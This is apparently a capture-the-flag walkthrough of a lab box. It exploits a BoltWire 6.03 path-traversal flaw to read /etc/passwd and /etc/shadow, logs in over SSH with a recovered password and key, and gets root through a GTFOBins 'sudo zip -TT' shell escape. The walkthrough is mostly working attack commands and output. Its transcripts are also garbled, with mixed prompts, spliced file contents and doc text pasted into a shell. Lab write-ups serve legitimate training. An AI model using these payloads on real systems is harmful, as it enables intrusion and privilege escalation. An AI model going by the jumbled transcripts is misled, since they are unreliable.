  - BoltWire 6.03 - Local File Inclusion
  - Shellcodes: No Results
  - Exploit Title: BoltWire 6.03 - Local File Inclusion
  - EDB-ID: 48411    CVE: N/A
  - Author: ANDREY STOYKOV    Type: WEBAPPS
  - Platform: PHP    Date: 2020-05-04
  - Exploit: [Download](#) / [View](#)
  - Vulnerable App: [List of paths]
- Bottom Status Bar:** mouse pointer inside or press Ctrl+G.

Kali linux has its own local database of exploits known as **Searchsploit** we can utilize without having to search online. For this scenario, we will stick to the "Exploit Database".

```

# Vendor Homepage: https://www.boltwire.com/
# Software Link: https://www.boltwire.com/downloads/go&v=6&r=03
# Version: 6.03
# Tested on: Ubuntu 20.04 LAMP

LFI:

Steps to Reproduce:

1) Using HTTP GET request browse to the following page, whilst being authenticated user.
http://192.168.51.109/boltwire/index.php?p=action.search&action=../../../../../../../../etc/passwd

Result

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev/usr/sbin/nologin
sync:x:4:65534:sync:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
[SNIPPED]

```

Tags: Advisory/Source: Link

mouse pointer inside or press Ctrl+G.

In order to run the code and achieve the results as demonstrated, we are told to be an authenticated user first before this attack is successful.

# BoltWire

## Register

To register a new account, please enter a member id and password:


Member:	<input type="text" value="kwame"/>
Password:	<input type="password" value="*****"/>
<input type="button" value="REGISTER"/>	

## Welcome

Thank you for using  
BoltWire!

mouse pointer inside or press Ctrl+G.

So we create a user by providing a username and password.



# BoltWire

## Register


You are currently logged in as **kwame**.

## Welcome

Thank you for using  
BoltWire!

You are currently logged in as:  
**Kwame**

mouse pointer outside or press Ctrl+Alt.



# BoltWire

## Register

You are currently logged in as **kwame**.

## Welcome

Thank you for using  
BoltWire!

You are currently logged in as:  
**Kwame**

mouse pointer outside or press Ctrl+G.

And now we insert the line into our URL search bar and hit “Enter”

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

Once again, we got something interesting to work with as we have been presented a list of users, services, etc. on the system.

```
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/
sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/
systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/
systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/
nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
```

The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window displays a password dump from a local file search. The output includes several entries, one of which is highlighted with a red box:

```
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/
systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/
systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/
nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash
```

In the background, a web browser window titled "BoltWire 6.03 - Local File" is open, showing the URL `http://192.168.7.144:8080/dev/index.php?p=action.search&action=../../../../etc/shadow`. The page content is identical to the terminal output above.

Now, we can spot an interesting name and it seems to tally with the “jp” abbreviation from the todo.txt. If that is the case, we could use this as our username to log through SSH (last port to touch on).

The screenshot shows a Kali Linux terminal window. The user is logged in as `jeanpaul@dev:~`. The terminal history shows the user navigating to the `/mnt/dev` directory and viewing the contents of the `todo.txt` file. The file contains the following text:

```
- Figure out how to install the main website properly, the config file seems correct ...
- Update development website
- Keep coding in Java because it's awesome
```

The line `Keep coding in Java because it's awesome` is highlighted with a red box.

Also, if we can recall, we stored some credentials from a config file. The password we got suggested something interesting, `I_love_java`. By now, we all know one guy who loves java on this system and it's our very dear friend, jp.

```
jeanpaul@dev:~$ cd /mnt/dev
--(kali㉿kali)-[/mnt/dev] cat todo.txt
- Figure out how to install the main website properly, the config file seems correct ...
- Update development website
- Keep coding in Java because it's awesome and Time Synchronization.../run/
JP-systemd:/usr/sbin/nologin
--(kali㉿kali)-[/mnt/dev] 02:103:systemd Network Management.../run/
$ cd /home/kali
--(kali㉿kali)-[~]
$ cat bolt_config.txt 103:104:systemd Resolver.../run/systemd:/usr/sbin/
username: bolt
password: I_love_java
--(kali㉿kali)-[~]
$ cd /mnt/dev
$ ssh -i id_rsa 192.168.7.144
Enter passphrase for key 'id_rsa': 
id_rsa [root@Core-Dumper /]# 
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$ 
```

Using the `id_rsa` private key along with the username “jeanpaul” and password “`I_love_java`”, we successfully authenticated and gained access to the system.

```
jeanpaul@dev:~$ history
1 echo "" > .bash_history
2 sudo -
3 exit
4 ls
5 pwd
6 cat /etc/passwd
7 cat /etc/shadow
8 sudo cat /etc/shadow
9 history
10 clear
11 sudo -
12 clear
13 history
14 sudo -
15 clear
16 history
jeanpaul@dev:~$ 
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Limited SUID

If the binary has the SUID bit set, it may be abused to access the file system, escalate or maintain access with elevated privileges working as a SUID backdoor. If it is used to run commands (e.g., via `sudo`, like Invocations) it only works on systems like Debian (<= Stretch) that allow the default shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

Now that we are on the system, a normal user won't cut it if we want to do some high privilege tasks. So, we explore avenues we can abuse to our advantage.

```

jeanpaul@dev:~$ history
1 echo "" > .bash_history
2 sudo -
3 exit
4 ls
5 pwd
6 cat /etc/passwd
7 cat /etc/shadow
8 sudo cat /etc/shadow
9 history
10 clear
11 sudo -l
12 clear
13 history
14 sudo -
15 clear
16 history
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
jeanpaul@dev:~$ [REDACTED]

```

**Limited SUID**

If the binary has the SUID bit set, it may be abused to access the file system, escalate or maintain access with elevated privileges working as a SUID backdoor. If it is used to run commands (e.g., via `sudo`-like invocations) it only works on systems like Debian (= Stretch) that allow the default shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

“`sudo -l`” allows to identify binaries we can run with “`sudo`” in our current user account. Here, `/zip` is the only binary we can use with “`sudo`”.

Google Search Results for "gtfobins":

- GTFOBins** (<https://gtfobins.github.io>)
  - Python**: This example creates a local SUID copy of the binary and runs it to ...
  - Shell**: Command. It can be used to break out from restricted environments ...
  - Pkg**: Sudo. If the binary is allowed to run as superuser by sudo , it does ...
  - Look**: It reads data from files, it may be used to do privileged reads or ...
  - Scp**: This example creates a local SUID copy of the binary and runs it to ...

With that said, we can escalate our privileges with the help of the GTFOBins site which is known for providing a list of linux binaries that evade security implementations.

The screenshot shows a web browser window with multiple tabs open. The active tab is titled "BoltWire" and displays the URL <https://gtfobins.github.io>. The page lists various binaries and their capabilities. The "zip" binary is highlighted with a red box around its row. Other binaries listed include xelatex, xetex, xmodmap, xmore, xpad, xxd, xz, yarn, yash, yelp, yum, zathura, zsh, zsoelim, and zypper. Each binary entry includes a list of permissions: Shell, File read, Sudo, or Limited SUID.

Binary	Permissions
xelatex	Shell, File read, Sudo, Limited SUID
xetex	Shell, Sudo, Limited SUID
xmodmap	File read, SUID, Sudo
xmore	File read, SUID, Sudo
xpad	File read, Sudo
xxd	File write, File read, SUID, Sudo
xz	File read, SUID, Sudo
yarn	Shell, Sudo
yash	Shell, SUID, Sudo
yelp	File read
yum	File download, Sudo
zathura	Shell, Sudo
<b>zip</b>	Shell, File read, Sudo, Limited SUID
zsh	Shell, File write, File read, SUID, Sudo
zsoelim	File read, SUID, Sudo
zypper	Shell, Sudo

The screenshot shows a web browser window with multiple tabs open. The active tab is titled "zip | GTFOBins" and displays the URL <https://gtfobins.github.io/gtfobins/zip/>. The page provides detailed information about the zip binary. It states that the binary reads data from files and may be used for privilege escalation. Below this, there is a code snippet for creating a temporary file and using sudo to run zip with elevated privileges. The "Sudo" section explains that if the binary runs as superuser, it retains elevated privileges. Another code snippet shows how to use sudo with zip. The "Limited SUID" section discusses how the SUID bit can be exploited for privilege escalation. A final code snippet shows how to install a local SUID copy of zip with sudo.

```
LFILE=file-to-read
TF=$(mktemp -u)
zip $TF $LFILE
unzip -p $TF
```

**Sudo**

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```

**Limited SUID**

If the binary has the SUID bit set, it may be abused to access the file system, escalate or maintain access with elevated privileges working as a SUID backdoor. If it is used to run commands (e.g., via `system()`-like invocations) it only works on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which zip) .
```

mouse pointer outside or press Ctrl+Alt.

In summary, we are told to run the following code while using "sudo".

```
jeanpaul@dev:~$ history
1 echo "" > .bash_history
2 sudo -l
3 exit
4 ls
5 pwd
6 cat /etc/passwd
7 cat /etc/shadow
8 sudo cat /etc/shadow
9 history
10 clear
11 sudo -l
12 clear
13 history
14 sudo -l
15 clear
16 history
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User jeanpaul may run the following commands on dev:
  (root) NOPASSWD: /usr/bin/zip
```

**SUID**

```
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT
# If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and
# may be used to access the file system, escalate or maintain privileged access.
```

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

After executing the code accordingly, we finally achieved root privileges.

```
jeanpaul@dev:~$ pwd
/home/jeanpaul
jeanpaul@dev:~$ whoami
root
jeanpaul@dev:~$ cd /
jeanpaul@dev:~$ ls
bin  dev  home  initrd.img.old  lib32  libx32  media  opt  root  sbin  sys  usr  vmlinuz
boot etc  initrd.img  lib  lib64  lost+found  mnt  proc  run  srv  tmp  var  vmlinuz.old
jeanpaul@dev:~$ cd root
jeanpaul@dev:~/root$ ls
flag.txt
jeanpaul@dev:~/root$ cat flag.txt
Sudo
Congratz on rooting this box !
```

**SUID**

```
jeanpaul@dev:~/root$ TF=$(mktemp -u)
jeanpaul@dev:~/root$ sudo zip $TF /etc/hosts -T -TT
# If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and
# may be used to access the file system, escalate or maintain privileged access.
```

**Limited SUID**

```
jeanpaul@dev:~/root$ if the binary has the SUID bit set, it may be abused to access the file system, escalate or maintain
access with elevated privileges working as a SUID backdoor. If it is used to run commands (e.g., via
system() like invocations) it only works on systems like Debian (<= Stretch) that allow the default
sh shell to run with SUID privileges.
```

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

